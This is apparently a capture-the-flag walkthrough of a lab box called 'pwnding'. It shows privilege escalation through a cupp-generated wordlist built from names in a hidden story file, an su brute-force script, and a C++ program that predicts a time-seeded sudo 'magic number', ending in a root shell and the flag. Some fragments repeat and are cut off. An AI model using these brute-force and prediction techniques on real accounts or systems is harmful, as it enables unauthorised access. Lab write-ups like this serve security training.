


```
lamb@pwnding:/var/spool$ cd rsyslog/
bash: cd: rsyslog/: Permission denied
lamb@pwnding:/var/spool$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Nov 13  2020 .
drwxr-xr-x 12 root root 4096 Feb 19 09:22 ..
drwxr-xr-x  3 root root 4096 Nov 13  2020 cron
lrwxrwxrwx  1 root root    7 Nov 13  2020 mail → ../mail
drwx------  2 root root 4096 Feb 26  2019 rsyslog
lamb@pwnding:/var/spool$ cd ..
lamb@pwnding:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
lamb@pwnding:/var$ cd backups
lamb@pwnding:/var/backups$ ls
apt.extended_states.0
lamb@pwnding:/var/backups$ ls -la
total 24
drwxr-xr-x  3 root root  4096 Feb 21 21:15 .
drwxr-xr-x 12 root root  4096 Feb 19 09:22 ..
drwxr-xr-x  3 root root  4096 Feb 19 20:17 .secret
-rw-r--r--  1 root root 11092 Feb 19 11:04 apt.extended_states.0
lamb@pwnding:/var/backups$ cd .secret/
lamb@pwnding:/var/backups/.secret$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Feb 19 20:17 .
drwxr-xr-x 3 root root 4096 Feb 21 21:15 ..
drwxr-xr-x 3 root root 4096 Feb 19 20:17 .verysecret
lamb@pwnding:/var/backups/.secret$ cd .verysecret/
lamb@pwnding:/var/backups/.secret/.verysecret$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Feb 19 20:17 .
drwxr-xr-x 3 root root 4096 Feb 19 20:17 ..
drwxr-xr-x 2 root root 4096 Feb 24 07:59 .nooooo
lamb@pwnding:/var/backups/.secret/.verysecret$ cd .nooooo/
lamb@pwnding:/var/backups/.secret/.verysecret/.nooooo$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Feb 24 07:59 .
drwxr-xr-x 3 root root 4096 Feb 19 20:17 ..
-rw-r--r-- 1 root root 1936 Feb 24 07:59 note2.txt
lamb@pwnding:/var/backups/.secret/.verysecret/.nooooo$ cat note2.txt
```



```
lamb@pwnding:/var/backups/.secret/.verysecret/.nooooo$ cat note2.txt
The Compass and the Campfire

David knelt beside his ten-year-old son, Jake, their shared backpack spilling onto the forest floor. "Lost?" Jake whispered, staring at the identical trees c
lawing at the twilight. David's calloused fingers brushed the cracked compass in his palm—a relic from his father, its needle trembling like a moth. "Not los
t," he lied. "Just… rerouting."

Jake's eyes narrowed, too sharp for comfort. "Your compass is broken."

A chuckle escaped David, brittle as dry leaves. "Compasses don't break, bud. They… forget." He flipped it open, the glass fogged with age. "See? North isn't
where it should be. It's where it chooses to be tonight."

The boy frowned, then yelped as a pinecone thudded beside him. A red squirrel chattered overhead, its tail flicking like a metronome. Jake's fear dissolved i
nto giggles. David watched, throat tight. He's still young enough to laugh at squirrels.

"Dad?" Jake unzipped his jacket, revealing three granola bars and a glowstick. "We've got supplies. Let's build a fort."

They wove branches into a crooked shelter, Jake's hands steady where David's shook. When the first stars pierced the canopy, David confessed: "Grandpa gave m
e this compass the day I got lost in the mall. Told me it'd always point home."

Jake snapped the glowstick, bathing their fort in alien green. "Does it work now?"

The needle quivered, settling northwest. Toward the distant highway hum, not their cabin's woodsmoke. David closed the brass lid. "Nope. But you do." He nodd
ed at Jake's pocket—where a crumpled trail map peeked out, dotted with the boy's doodled dinosaurs.

Dawn found them at the cabin's porch, guided by Jake's roars laughter and the squirrels he'd named "Sir Nibbles". The compass stayed in David's pocket, its s
ecret safe: true north had shifted years ago, anyway—from steel poles to a gap-toothed grin eating pancakes at 6 AM.
lamb@pwnding:/var/backups/.secret/.verysecret/.nooooo$
```


┌──(guel㉿kali)-[~]
└─$ cupp -i
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ '
print(" \ # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ '
print(" \ \033[1;31m,__,\033[1;m # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ '
print(" \ \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ '
print(" \033[1;31m(__))\ \033[1;m ")
cupp.py!
\
\ ,__,
\ (oo)____
(__))\
||--||
Common
User
Passwords
Profiler
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: David
> Surname: knelt
> Nickname:
> Birthdate (DDMMYYYY):
> Partners) name: Jake
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):
> Child's name:
> Child's nickname:


> Partners) birthdate (DDMMYYYY):
> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):
> Pet's name: Nibbles
> Company name:
> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:
[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to david.txt, counting 326 words.
[+] Now load your pistolero with david.txt and shoot! Good luck!

```
lamb@pwnding:/home/lamb$ wget http://192.168.0.36:2323/david.txt
--2025-03-15 01:46:17--  http://192.168.0.36:2323/david.txt
Connecting to 192.168.0.36:2323 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3347 (3.3K) [text/plain]
Saving to: 'david.txt'

david.txt           100%[===================>]   3.27K  --.-KB/s    in 0s

2025-03-15 01:46:17 (237 MB/s) - 'david.txt' saved [3347/3347]

lamb@pwnding:/home/lamb$


> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to david.txt, counting 326 words.
[+] Now load your pistolero with david.txt and shoot! Good luck!

┌──(guel㉿kali)-[~]
└─$ php -S 0.0.0.0:2323
[Sat Mar 15 01:45:19 2025] PHP 8.4.4 Development Server (http://0.0.0.0:2323) started
[Sat Mar 15 01:46:14 2025] 192.168.0.56:39248 Accepted
[Sat Mar 15 01:46:14 2025] 192.168.0.56:39248 [200]: GET /david.txt
[Sat Mar 15 01:46:14 2025] 192.168.0.56:39248 Closing
```

```
2025-03-15 01:46:17 (237 MB/s) - 'david.txt' saved [3347/3347]

lamb@pwnding:/home/lamb$ nano suforce.sh
lamb@pwnding:/home/lamb$ chmod +x suforce.sh
lamb@pwnding:/home/lamb$ ./suforce.sh david.txt
This tool bruteforces a selected user using binary su and as password
You can specify a username using -u <username> and a wordlist via -w
By default the BF default speed is using 100 su processes at the same
You can configure this times using -t (timeout su process) ans -s (sl
Fastest recommendation: -t 0.5 (minimun acceptable) and -s 0.003 ~ 10

Example:    ./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.

THE USERNAME IS CASE SENSITIVE AND THIS SCRIPT DOES NOT CHECK IF THE

lamb@pwnding:/home/lamb$ ./suforce.sh -u root -w david.txt
  [+] Bruteforcing root ...
  Wordlist exhausted
lamb@pwnding:/home/lamb$ ./suforce.sh -u lamb -w david.txt
  [+] Bruteforcing lamb ...
  Wordlist exhausted
lamb@pwnding:/home/lamb$ nano suforce.sh
lamb@pwnding:/home/lamb$ ./suforce.sh
  [+] Bruteforcing lamb ...
  You can login as lamb using password: ekaJ_2016
```

The program seeds the random number generator using the current time:

```
tVar3 = time(0);
srand(tVar3);
```

This means the random number (`local_20`) is based on the current time when the program is run.

b. Generate `local_20`

`local_20` is calculated as:

```
local_20 = rand() % 86400;
```

c. Generate `local_28`

`local_28` is generated using a function called `generate_normal_distribution()`. Since the implementation of this function is not provided, we'll assume it returns a value from a standard normal distribution (mean = 0, standard deviation = 1).

d. Calculate `local_38`

`local_38` is calculated as:

```
local_38 = local_20 + (int)(local_28 * 5.0);
```

This value is then clamped between `0` and `86400`.

e. Calculate the Magic Number

Finally, the magic number is:

```
magic_number = local_38 + 12345;
```

```
#include <iostream>
#include <cmath>
#include <ctime>
#include <cstdlib>
#include <algorithm>

using namespace std;

double generate_normal_distribution() {
    double x = rand() / 2147483647.0; // 注意：2147483647 = 0x7FFFFFFF
    double v3 = rand() / 2147483647.0;

    double v0 = log(x);
    double v2 = sqrt(-2.0 * v0);

    return cos(6.283185307179586 * v3) * v2;
}

int main() {
    srand(time(0)); /


    int v21 = rand() % 86400;


    double normal_value = generate_normal_distribution();

    int temp = static_cast<int>(5.0 * normal_value) + v21;
    temp = max(0, min(temp, 86399));
    int key = temp + 12345;

    cout << key << endl;
    return 0;
}
```

The `-B` option is typically used in the following scenarios:

1. **Custom Toolchain Location**:
    - If you have a custom toolchain (e.g., a cross-compiler or a locally installed GCC), you can use `B` to specify where the compiler should look for its executables.
2. **Missing or Misconfigured Tools**:
    - If GCC cannot find tools like `ld`, `as`, or `cc1`, you can use `B` to explicitly point to the directory where these tools are located

```
lamb@pwnding:/tmp$ nano rand.c
lamb@pwnding:/tmp$  g++ -o key rand.c -B /usr/bin/
```

```
lamb@pwnding:/tmp$ sudo /usr/local/bin/getroot $(key)
$1$BvrTqWyB$Soa7qkeu1GfIoy2duf53t0
```

```
lamb@pwnding:/tmp$ su root
Password:
root@pwnding:/tmp# whoami
root
root@pwnding:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@pwnding:/tmp# cat /r
root/ run/
root@pwnding:/tmp# cat /root/ro0oo0ooo0oooo0oooo0ooo0oo0ot.txt
flag{46511d58f2ae11ef9ea3000c29094b2d}
root@pwnding:/tmp#
```

`flag{46511d58f2ae11ef9ea3000c29094b2d}`